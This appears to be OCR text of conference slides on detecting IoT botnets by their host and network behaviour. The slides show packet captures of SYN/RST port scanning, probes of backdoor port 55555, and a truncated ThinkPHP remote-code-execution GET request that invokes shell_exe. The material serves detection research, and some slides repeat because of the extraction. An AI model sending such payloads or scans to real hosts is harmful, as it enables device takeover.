




# Target Architectures



# Why should we care?



DDoS Attacks

Cryptomining

IOT Botnet

Data exfiltration

Destruction

# Existing methods for malicious activity detection

## REPUTATION

- File Hash
- C&C IP
- URL Category
- Domain name
- Geolocation
- Server Certificate

## STATIC ANALYSIS

- Signature matching
- Packer Identification
- Import Hash
- Yara rules

## DYNAMIC ANALYSIS

- Behavioral Analysis (Sandbox)
- Memory Dump
- Network Traffic
- Binary Rewrite

## NETWORK SIGNATURES

- IPS signatures

# Existing methods for malicious activity detection

## REPUTATION

- File Hash
- C&C IP
- URL Category
- Domain name
- Geolocation
- Server Certificate

## STATIC ANALYSIS

- Signature matching
- Packer Identification
- Import Hash
- Yara rules

## DYNAMIC ANALYSIS

- Behavioral Analysis (Sandbox)
- Memory Dump
- Network Traf
- Binary D

Weak on IoT Linux

## NETWORK SIGNATURES


- IPS signatures

RSA Conference2020

# Analysis of IOT botnet behavior

## Host and Network behavior

# IoT Botnet Attack Life Cycle




| Source | Stage 1 | Stage 2 | Stage 3 | Stage 4 |
|---|---|---|---|---|
| Attacker launch the botnet attack with a bot | Bot scans the network to discover hosts with open ports | Bot attempts remote code execution on hosts with open ports to inject malware | The injected malware takes over the host and contacts the C&C Server to register host | The C&C Server instructs all bots to attack on a specific target |

*IOT botnet attacks show similar life cycle regardless of their variant or the malware family they belong to.*


# Stage 1: Host discovery on open ports


Bot resets the three-way TCP handshake with host after receiving acknowledgment on service port.

| | |
|---|---|
| 1: Send SYN request to host | [SYN] |
| 2: Receive host response | [SYN, ACK] |
| 3: Terminate TCP handshake | [RST] |



```
818 10.936806    10.10.10.12     95.26.225.191   TCP    54 12163→80 [SYN] Seq=0 Win=6076 Len=0
819 10.936898    95.26.225.191   10.10.10.12     TCP    58 80→12163 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
820 10.937067    10.10.10.12     95.26.225.191   TCP    54 12163→80 [RST] Seq=1 Win=0 Len=0
```






# Stage 1: Host discovery on open ports

Bot resets the three-way TCP handshake with host after receiving acknowledgment on service port.

1: Send SYN request to host [SYN]


2: Receive host response [SYN, ACK]

3: Terminate TCP handshake [RST]




```
818 18.936806    10.10.10.12      95.26.225.191    TCP    54 12163→80 [SYN] Seq=0 Win=6076 Len=0
819 18.936898    95.26.225.191    10.10.10.12      TCP    58 80→12163 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
820 18.937067    10.10.10.12      95.26.225.191    TCP    54 12163→80 [RST] Seq=1 Win=0 Len=0
```


Standard three-way TCP handshake



Bot resets TCP handshake



Host discovery aggressive attempts on network:



```
818 18.936806    10.10.10.12      95.26.225.191    TCP    54 12163→80 [SYN] Seq=0 Win=6076 Len=0
819 18.936898    95.26.225.191    10.10.10.12      TCP    58 80→12163 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
820 18.937067    10.10.10.12      95.26.225.191    TCP    54 12163→80 [RST] Seq=1 Win=0 Len=0
821 18.937640    10.10.10.12      172.130.35.251   TCP    54 12162→55555 [SYN] Seq=0 Win=8116 Len=0
822 18.937747    172.130.35.251   10.10.10.12      TCP    58 55555→12162 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
823 18.937923    10.10.10.12      172.130.35.251   TCP    54 12162→55555 [RST] Seq=1 Win=0 Len=0
824 18.938553    10.10.10.12      95.180.143.190   TCP    54 12163→80 [SYN] Seq=0 Win=6076 Len=0
825 18.938670    95.180.143.190   10.10.10.12      TCP    58 80→12163 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
826 18.938924    10.10.10.12      95.180.143.190   TCP    54 12163→80 [RST] Seq=1 Win=0 Len=0
827 18.939241    10.10.10.12      184.121.162.219  TCP    54 12162→55555 [SYN] Seq=0 Win=8116 Len=0
828 18.939325    184.121.162.219  10.10.10.12      TCP    58 55555→12162 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
829 18.939487    10.10.10.12      184.121.162.219  TCP    54 12162→55555 [RST] Seq=1 Win=0 Len=0
830 18.940838    10.10.10.12      98.37.216.63     TCP    54 12162→55555 [SYN] Seq=0 Win=8116 Len=0
831 18.940950    98.37.216.63     10.10.10.12      TCP    58 55555→12162 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
832 18.941144    10.10.10.12      98.37.216.63     TCP    54 12162→55555 [RST] Seq=1 Win=0 Len=0
833 18.941476    10.10.10.12      95.99.93.36      TCP    54 12163→80 [SYN] Seq=0 Win=6076 Len=0
834 18.941604    95.99.93.36      10.10.10.12      TCP    58 80→12163 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
835 18.941781    10.10.10.12      95.99.93.36      TCP    54 12163→80 [RST] Seq=1 Win=0 Len=0
836 18.942180    10.10.10.12      172.223.12.207   TCP    54 12162→55555 [SYN] Seq=0 Win=8116 Len=0
837 18.942284    172.223.12.207   10.10.10.12      TCP    58 55555→12162 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
838 18.942476    10.10.10.12      172.223.12.207   TCP    54 12162→55555 [RST] Seq=1 Win=0 Len=0
839 18.942969    10.10.10.12      172.212.14.163   TCP    54 12162→55555 [SYN] Seq=0 Win=8116 Len=0
840 18.943068    172.212.14.163   10.10.10.12      TCP    58 55555→12162 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
841 18.943177    10.10.10.12      172.212.14.163   TCP    54 12162→55555 [RST] Seq=1 Win=0 Len=0
842 18.944069    10.10.10.12      184.187.168.87   TCP    54 12162→55555 [SYN] Seq=0 Win=8116 Len=0
843 18.944160    184.187.168.87   10.10.10.12      TCP    58 55555→12162 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
844 18.944276    10.10.10.12      184.187.168.87   TCP    54 12162→55555 [RST] Seq=1 Win=0 Len=0
845 18.944871    10.10.10.12      95.78.157.108    TCP    54 12163→80 [SYN] Seq=0 Win=6076 Len=0
846 18.945021    95.78.157.108    10.10.10.12      TCP    58 80→12163 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
847 18.945204    10.10.10.12      95.78.157.108    TCP    54 12163→80 [RST] Seq=1 Win=0 Len=0
848 18.945587    10.10.10.12      184.146.90.241   TCP    54 12162→55555 [SYN] Seq=0 Win=8116 Len=0
849 18.945841    184.146.90.241   10.10.10.12      TCP    58 55555→12162 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
850 18.946071    10.10.10.12      184.146.90.241   TCP    54 12162→55555 [RST] Seq=1 Win=0 Len=0
851 18.946531    10.10.10.12      98.114.167.154   TCP    54 12162→55555 [SYN] Seq=0 Win=8116 Len=0
852 18.946619    98.114.167.154   10.10.10.12      TCP    58 55555→12162 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
853 18.946910    10.10.10.12      98.114.167.154   TCP    54 12162→55555 [RST] Seq=1 Win=0 Len=0
854 18.947609    10.10.10.12      172.30.224.138   TCP    54 12162→55555 [SYN] Seq=0 Win=8116 Len=0
855 18.947715    172.30.224.138   10.10.10.12      TCP    58 55555→12162 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
856 18.947934    10.10.10.12      172.30.224.138   TCP    54 12162→55555 [RST] Seq=1 Win=0 Len=0
857 18.948563    10.10.10.12      95.204.180.165   TCP    54 12163→80 [SYN] Seq=0 Win=6076 Len=0
858 18.948695    95.204.180.165   10.10.10.12      TCP    58 80→12163 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
859 18.948874    10.10.10.12      95.204.180.165   TCP    54 12163→80 [RST] Seq=1 Win=0 Len=0
```

Engineering
Simplicity

# Stage 1: Open port backdoors

Bots scan the network to search for open port backdoors.

**Open port backdoor could be exploited to**:


1. Steel private information.
2. Remotely control a device.
3. Perform a Denial of Service Attack.
4. Inject Malicious code that could jumpstart botnet attacks.

# Stage 1: Open port backdoors

Bots scan the network to search for open port backdoors.


**Open port backdoor could be exploited to**:

1. Steel private information.
2. Remotely control a device.
3. Perform a Denial of Service Attack.
4. Inject Malicious code that could jumpstart botnet attacks.




```
15 18.697275   10.10.10.12      98.251.149.233   TCP   54 12162→55555 [SYN] Seq=0 Win=8116 Len=0
16 18.697880   98.251.149.233   10.10.10.12      TCP   58 55555→12162 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
18 18.698104   10.10.10.12      98.251.149.233   TCP   54 12162→55555 [RST] Seq=1 Win=0 Len=0
```

Port 55555 vulnerability



| Port(s) | Protocol | Service | Details | Source |
|---|---|---|---|---|
| 55555 | tcp | trojan | Shadow Phyre trojan<br>JUNG Smart Visu Server contains two undocumented operating system user backdoor accounts. By connecting to the device over SSH on Port 55555, a remote attacker could exploit this vulnerability to gain administrative access to the device.<br>References: [XFDB-121625] | *SG* |
| 55555 | tcp | trojan | Shadow Phyre | *Trojans* |

**SG Ports Database**




```
    Source: 10.10.10.12 (10.10.10.12)
    Destination: 98.251.149.233 (98.251.149.233)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
▽ Transmission Control Protocol, Src Port: 12162 (12162), Dst Port: 55555 (55555), Seq: 0, Len: 0
    Source Port: 12162 (12162)
    Destination Port: 55555 (55555)
    [Stream index: 1]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    Acknowledgment number: 0
    Header Length: 20 bytes
```

# Stage 2: Remote code execution (example 1)

Bot attempts to exploit vulnerability on host running PHP framework on Apache2.

Remote code execution was performed using unauthenticated getshell vulnerability.

Bot exploits the vulnerability on the host with HTTP GET transaction.



```
176186 67.206557   10.10.10.12     112.1.51.184    TCP    74 57684→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294927399 TSecr=0 WS=32
176187 67.206636   112.1.51.184    10.10.10.12     TCP    74 80→57684 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3840771327 TSecr=42949
176188 67.207037   10.10.10.12     112.1.51.184    TCP    66 57684→80 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=4294927400 TSecr=3840771327
179553 67.645767   10.10.10.12     112.1.51.184    HTTP  392 GET /index.php?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=shell_exe
179554 67.645837   112.1.51.184    10.10.10.12     TCP    66 80→57684 [ACK] Seq=1 Ack=327 Win=30080 Len=0 TSval=3840771437 TSecr=4294927509
179638 67.655063   10.10.10.12     112.1.51.184    TCP    66 57684→80 [FIN, ACK] Seq=327 Ack=1 Win=29216 Len=0 TSval=4294927512 TSecr=3840771437
179639 67.655168   112.1.51.184    10.10.10.12     TCP    66 80→57684 [FIN, ACK] Seq=1 Ack=328 Win=30080 Len=0 TSval=3840771439 TSecr=4294927512
179640 67.655593   10.10.10.12     112.1.51.184    TCP    66 57684→80 [ACK] Seq=328 Ack=2 Win=29216 Len=0 TSval=4294927512 TSecr=3840771439
```


# Stage 2: Remote code execution (example 1)

Bot attempts to exploit vulnerability on host running PHP framework on Apache2.

